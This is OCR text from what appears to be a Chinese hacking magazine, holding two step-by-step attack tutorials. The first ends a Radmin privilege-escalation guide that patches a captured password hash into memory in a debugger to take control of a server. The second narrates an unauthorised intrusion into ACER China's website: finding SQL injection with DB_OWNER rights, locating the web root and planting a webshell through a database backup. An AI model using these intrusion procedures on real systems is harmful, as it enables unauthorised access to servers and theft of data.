


图 5




图 6

3、运行下 Ctrl+F9，再往上几行选中红色的那行，就是刚才下断的地方（地址00A0A8FA）。再次按F2取消断点，然后再按 F8 （如图 7），鼠标往下走 找到 ADD ESP,18 处，按一下 F4。




图 7

4、这时你在左下角的hex dump那里随便找个地方按鼠标左键，然后 Ctrl+G，在弹出的栏里输入 [esp]，注意带大括号的（如图 8）。最后把 hex dump 处第一行（地址 08E6630）选中替换成刚才我们




图 8

得到的radmin密码的hash值（如图9），按F9运行，已经顺利实现对服务器的控制了（如图10）。后面的事情就




图9

容易了，留给大家自由发挥吧。Radmin这个漏洞的公布可能将会掀起网络上又一场腥风血雨了！大家要谨慎利用哦，不要搞破坏啊，到时候警察叔叔上门就不好了^_^。

[goldsun版的radmin.rar已收录在本期光盘]

编辑点评：

radmin本地提权，这个漏洞已存在地下有一年半之久了吧，最近才浮出来。本文阐述得还是比较清楚的，不过在读出radmin的端口和密码的注册表键值，转换部分不像作者提到的只转16进制就可以了。端口和密码的键值转换，可以套用http://www.haiyangtop.net/safety/book/show.asp?id=3830这里的两个vbs脚本。




图10

对ACER中国的安全检测

elin

从本文你可以学到：

1. Getwebshell工具的使用
2. Servu提权程序的使用

一、前言

前不久，本人在淘宝上买了一台ACER的本本，拿到货首先要做的当然是验一下货了，到官方网站去注册我的本本。注册完后，一个想法出现在我的脑中：ACER公司的网站安全怎样呢？带着好奇，便开始了这次的检测。

二、初步分析

打开网址http://www.acer.com.cn，可以看到有关于宏碁、产品介绍、服务支持、购买地点、合作伙伴、价格册、相关链接等版块，而且都是asp动态网页，如图1所示。



图1

既然是动态网页，我们当然是找找有没有什么注入漏洞之类的问题了。打开啊D注入工具，然后把各版块都浏览一遍，结果都没有发现注入点。通过查询发现用的是独立服务器，而不是虚拟主机，所以旁注也就没有可能了。还有什么路可走呢？当我在啊D注入工具中用刚注册的账号登录“Acer俱乐部”时，啊D给我报出了一个注入点提示，如图2所示。




图2

有了注入点我们就来检测一下其相关信息，是DB_OWNER权限，用户：daniel，数据库：acer，注入点支持多行执行，如图3所示。




图3

三、服务站shell的获得

有了这些信息，我们自然会想起用备份的方法来获得一个webshell。我们先通过“列目录”功能来确定WEB目录地址，慢慢罗列了半个多小时，最后还是不能确定其所在，因为相近的目录太多了，真是很无奈。于是换用暴库的方法来试一试，试过%5c和访问数据库连接文件的方法，均以失败告终。后来用“注册表读取”功能，读得如图4所示的WEB目录位置。

经过列目录核实，该目录其实并不是WEB目录所在（方法很简单，通过访问列得的下一级目录，发现有些目录是没有的），

经过细致的察看，最后终于找到了真实的WEB目录：E:\InetPub\newvi\，其下的目录与文件都可以访问到。




图4

我们进行下一步操作，通过备份的方法来得到webshell，可以利用getwebshell工具快速地完成。填写好注入地址、数据库名、一句话代码、路径，为了提高成功率最好进行“转16进制”操作，然后点击“BackupShell”按钮自动完成备份操作，如图5所示。




图5

当我去访问http://service.acer.com.cn/yi.asp时发现无法访问，是备份失败了，还是WEB目录猜错了呢？通过列目录发现，在E:\InetPub\newvi\下没有生成yi.asp这个文件，看来是备份失败了。为什么会不成功呢？

郁闷地再次打开getwebshell工具，仔细检查所填写的各项数据都没有发现有什么问题，我们再分步去看下到底中途出了哪些问题。当执行“第一步”操作后，发现了备份失败原因所在，原来是因为没有登录所以没有成功执行备份语句，如图6所示。




图6

于是，我们先在下面的页面框内进行登录，然后再次执行备份操作。这次我选择了分步手动操作，以方便发现问题。这回程序显得比较卡，耐心地一步一步执行完，没有发现什么问题。（我们也可以在浏览器里来手动提交各条语句，随文附有语句文档，当然也得先进行登录）我们来试着连接，看来这次是成功了，如图7所示。



图7

